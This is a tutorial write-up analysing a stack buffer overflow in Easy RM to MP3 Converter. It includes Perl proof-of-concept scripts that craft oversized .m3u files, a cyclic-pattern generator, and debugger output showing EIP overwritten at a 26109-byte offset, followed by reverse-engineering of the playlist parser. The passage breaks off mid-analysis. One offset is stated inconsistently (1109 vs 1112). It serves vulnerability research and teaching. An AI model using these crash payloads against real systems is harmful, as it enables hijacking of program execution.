Exploit 0x0 Stack Based Overflows 1 – A Instasnce Analysis

By ITh4cker

0x0 Analysis Environment

OS: Windows XP Sp3 v2002
Vulnerable Software: Easy RM to MP3 Converter(2.7.3.700)
Debugger: Windbg & Ollydbg
Other: IDA 6.6 Perl Python WinHex .

0x1 Analysis Process


I know that the easy RM to MP3 2.7.3.700 will be crashed when loading a crafted .m3u file,I will use the following perl script to create a .m3u file:

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3…. The application throws an error, but it looks like the error is handled correctly and the application does not crash:

Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is handled correctly, so we still could not overwrite anything usefull). Now change the script to write

30000 A's, create the m3u file and open it :



Boom..The applicatoon crashed and died.. so the application crashes if we feed it a file that contains between 20000 and 30000 A's.

Next Let me debug it in Windbg,before debugging we need to set windbg for the just-in-time debugger,so when the application crashed,you can debug it in windbg directly.What you need to do is run the command "windbg –I" in cmd:

Then let me restart the application and open the crash.m3u (30000A) again:

```
ModLoad: 72240000 72245000   C:\WINDOWS\system32\sensapi.dll
(e40.dd8): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530
eip=41414141 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
41414141 ??              ???
0:000> d esp
000ffd38  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd48  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd58  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd68  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd78  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd88  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd98  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffda8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```


We see that the value of EIP is 41414141,obviously EIP has been overrided by our junk data.. So we know when the length of junk data is between 20000 and 30000,it will cause the application crashed by overrided EIP. Then we need to determine the exact location of overriding EIP.

Let's try to narrow down the location by changing our perl script just a little .Here I used the method of dichotomy,which cut things in half .We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000:

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
```

```
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3:



The value of EIP is 42424242.so the location of EIP is between 25000 and 30000. Next we need to find the exact offset for overwritting EIP ,here we need to use a unique pattern string to do that How to create the unique string? You can use the tool pattern_create.rb in metasploit or writing python script to create(combine letters and numbers),here I used the laster,the python script aas following:

```
#!/usr/bin/env  python
import sys
try:length=int(sys.argv[1])
except:print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
try:seta=sys.argv[2]
except:seta="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
try:setb=sys.argv[3]
except:setb="abcdefghijklmnopqrstuvwxyz"
try:setc=sys.argv[4]
except:setc="0123456789"
string="" ; a=0 ; b=0 ; c=0
while len(string) < length:
    if len(sys.argv) == 2:
        string += seta[a] + setb[b] + setc[c]
        c+=1
        if c == len(setc):c=0;b+=1
        if b == len(setb):b=0;a+=1
        if a == len(seta):a=0
    elif len(sys.argv) == 3:
        print("[!] Error, cannot work with just one set!")
        print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
        sys.exit(1)
    elif len(sys.argv) == 4:
        string += seta[a] + setb[b]
        b+=1
        if b == len(setb):b=0;a+=1
        if a == len(seta):a=0
    elif len(sys.argv) == 5:
```

```
            string += seta[a] + setb[b] + setc[c]
            c+=1
            if c == len(setc):c=0;b+=1
            if b == len(setb):b=0;a+=1
            if a == len(seta):a=0
    else:
            print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
```

Run the .py to create the pattern string and copy it to the perl script:

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = “put the 5000 characters here”;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP:

```
ModLoad: 72240000 72245000   C:\WINDOWS\system32\sensapi.dll
(9a8.f90): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530
eip=306c4239 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
306c4239 ??              ???
```

The eip now is 0x306c4239(overwritten by 39 42 6c 30 (9Bl0)) then search 9Bl0 in the pattern string:

```
32 42 6A 33 42 6A 34 42 6A 35 42 6A 36 42 | 2Bj3Bj4Bj5Bj6B
42 6A 38 42 6A 39 42 6B 30 42 6B 31 42 6B | j7Bj8Bj9Bk0Bk1Bk
6B 33 42 6B 34 42 6B 35 42 6B 36 42 6B 37 | 2Bk3Bk4Bk5Bk6Bk7
38 42 6B 39 42 6C 30 42 6C 31 42 6C 32 42 | Bk8Bk9Bl0Bl1Bl2B
42 6C 34 42 6C 35 42 6C 36 42 6C 37 42 6C | l3Bl4Bl5Bl6Bl7Bl
6C 39 42 6D 30 42 6D 31 42 6D 32 42 6D 33 | 8Bl9Bm0Bm1Bm2Bm3
34 42 6D 35 42 6D 36 42 6D 37 42 6D 38 42 | Bm4Bm5Bm6Bm7Bm8B
42 6E 30 42 6E 31 42 6E 32 42 6E 33 42 6E | m9Bn0Bn1Bn2Bn3Bn
6E 35 42 6E 36 42 6E 37 42 6E 38 42 6E 39 | 4Bn5Bn6Bn7Bn8Bn9
30 42 6F 31 42 6F 32 42 6F 33 42 6F 34 42 | Bo0Bo1Bo2Bo3Bo4B
42 6F 36 42 6F 37 42 6F 38 42 6F 39 42 70 | o5Bo6Bo7Bo8Bo9Bp
70 31 42 70 32 42 70 33 42 70 34 42 70 35 | 0Bp1Bp2Bp3Bp4Bp5
36 42 70 37 42 70 38 42 70 39 42 71 30 42 | Bp6Bp7Bp8Bp9Bq0B
42 71 32 42 71 33 42 71 34 42 71 35 42 71 | q1Bq2Bq3Bq4Bq5Bq
71 37 42 71 38 42 71 39 42 72 30 42 72 31 | 6Bq7Bq8Bq9Br0Br1
32 42 72 33 42 72 34 42 72 35 42 72 36 42 | Br2Br3Br4Br5Br6B
42 72 38 42 72 39 42 73 30 42 73 31 42 73 | r7Br8Br9Bs0Bs1Bs
73 33 42 73 34 42 73 35 42 73 36 42 73 37 | 2Bs3Bs4Bs5Bs6Bs7
38 42 73 39 42 74 30 42 74 31 42 74 32 42 | Bs8Bs9Bt0Bt1Bt2B
42 74 34 42 74 35 42 74 36 42 74 37 42 74 | t3Bt4Bt5Bt6Bt7Bt
74 39 42 75 30 42 75 31 42 75 32 42 75 33 | 8Bt9Bu0Bu1Bu2Bu3
34 42 75 35 42 75 36 42 75 37 42 75 38 42 | Bu4Bu5Bu6Bu7Bu8B
42 76 30 42 76 31 42 76 32 42 76 33 42 76 | u9Bv0Bv1Bv2Bv3Bv
76 35 42 76 36 42 76 37 42 76 38 42 76 39 | 4Bv5Bv6Bv7Bv8Bv9

Offset: 1109
```

So 1112 is the offset of buffer needed for overwritting EIP .so if you create a file with 25000+1109 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42.


```
my $file= "eipcrash.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

```
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242 ??              ???
0:000> d esp
000ffd38  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd48  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd58  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd68  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd78  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd88  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd98  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffda8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0:000> d esp -10
000ffd28  04 00 00 00 00 00 00 00-7c e0 72 03 00 00 00 00  ........|.r.....
000ffd38  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd48  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd58  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd68  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd78  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd88  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd98  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```


Yeah We overwritre the EIP successfully.And ESP points to our C buffer

Next,Let me show you ***how the return-address on stack is overrided***(analyze the causes of the overflow by debugging and tracing).


First, Open the "RM2MP3Converter.exe" in Ollydbg, we can create a breakpoint on API CreateFileA for the main program will load the .m3u file(playlist file) click F9 for running and open the crash.m3u file ,program stop at the entry point of CreateFileA as following:




Then press the combination "Alt + F9" to run to the user code :



Run with F8(step over) and it come here:




I found when I step over the call 0041E280, it crashed(the return-address is overrided). Then I will restart the program and step into the CrashFunction for deeper debugging:(**Only display the vital code**)




Look the figure above,the return address 0041BD00 will be overrided at last. And let us remember the current stack address 000FF688.

Then come here:



It call the function Playlist_Create,which is exporteed by the loaded dll “MSRMfilter03.dll” Let me see the detial of this function:



The call on line 17 return a structure pointer v3 on Heap memory,which contains the vital parsing information, and the function sub_10006910() realloc the Heapmemory, initalizing which with the input arguments and return a inited structure pointer v5 , then assign it to the globl memory pointer dword_1004D600,which will be used in the function **Playlist_FindNextItem.**

Because the functions’ count is large and itself is complex, Let us trace the clues by the input(args)

and output(return) and we only need read the key function even the instruction or instatement(thanks to IDA's Cross Reference):


Inside sub_100087c0:

```
1  LPVOID __cdecl sub_100087C0(char *a1)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v5 = 0x20000;
6    v1 = sub_1000A3B0(a1, 0, (int)&v5);
7    if ( v1 )
8    {
9      sub_10008EE0(27, 6, aParsingPlaylis, a1);
10     if ( dword_1004D620 == 2 )
11     {
12       if ( *(_DWORD *)(v1 + 2444) )
13         dword_1004D624 = 3;
14       sub_1000A2A0(v1);
15       result = 0;
16     }
17     else
18     {
19       v4 = sub_100085C0(v1, 1);                 // vital function
20       sub_1000A2A0(v1);
21       sub_10008600(v4, a1);
22       result = v4;
23     }
24   }
25   else
26   {
27     v2 = strerror(dword_10053240);
28     sub_10008EE0(27, 1, aErrorWhileOpen, a1, v2);
29     result = 0;
```

Let us see the sub_100085c0:

```
1  LPVOID __cdecl sub_100085C0(int a1, int a2)
2  {
3    LPVOID result; // eax@1
4    LPVOID v3; // esi@1
5    void *v4; // edi@2
6
7    result = sub_10008870(a1, 0);                 // 32bytes's Heapmemory
8    v3 = result;
9    if ( result )
10   {
11     v4 = sub_100088D0((int)result, a2);         // parsing the playlist
12     sub_100088A0(v3);
13     result = v4;
14   }
15   return result;
16 }
```

It first called sub_10008870 to allocat a 32bytes' heapmemory and initialize it with input args:



Then calling the parsing function sub_100088D0() to parse playlist:

```
1  void *__cdecl sub_100088D0(int a1, int a2)
2  {
3    LPVOID v2; // esi@1
4
5    v2 = 0;
6    if ( !sub_100077F0(a1) )
7      goto LABEL_17;
8    sub_100089E0(a1);
9    v2 = sub_100075C0(a1);
10   if ( !v2 )
11   {
12     sub_100089E0(a1);
13     v2 = (LPVOID)sub_100079F0(a1);              // winamp  .pla
14     if ( !v2 )
15     {
16       sub_100089E0(a1);
17       v2 = sub_10007F70(a1);                    // extm3u  .m3u
18       if ( !v2 )
19       {
20         sub_100089E0(a1);
21         v2 = (LPVOID)sub_10007E40(a1);          // reference-ini .pls
22         if ( !v2 )
23         {
24           sub_100089E0(a1);
25           v2 = (LPVOID)sub_10008060(a1);        // .smil
26           if ( !v2 )
27           {
28             sub_100089E0(a1);
29             if ( a2 )
```

It parse different kinds of playlist including our .m3u playlist. Let us look inside the sub_10007f70():

The key place inside sub_10007f79() is :


```
36         v6 = (int)sub_10005950();            // Allocate 32bytes' heapmemory for structure
37         sub_10005B40(v6, (char *)v5);        // structure's final assignment
38         if ( v1 )
```

Allocate a 32bytes' heapmemory for structure and call sub_10005B40 for final structure's member writing


Inside sub_10005B40,the key location is :

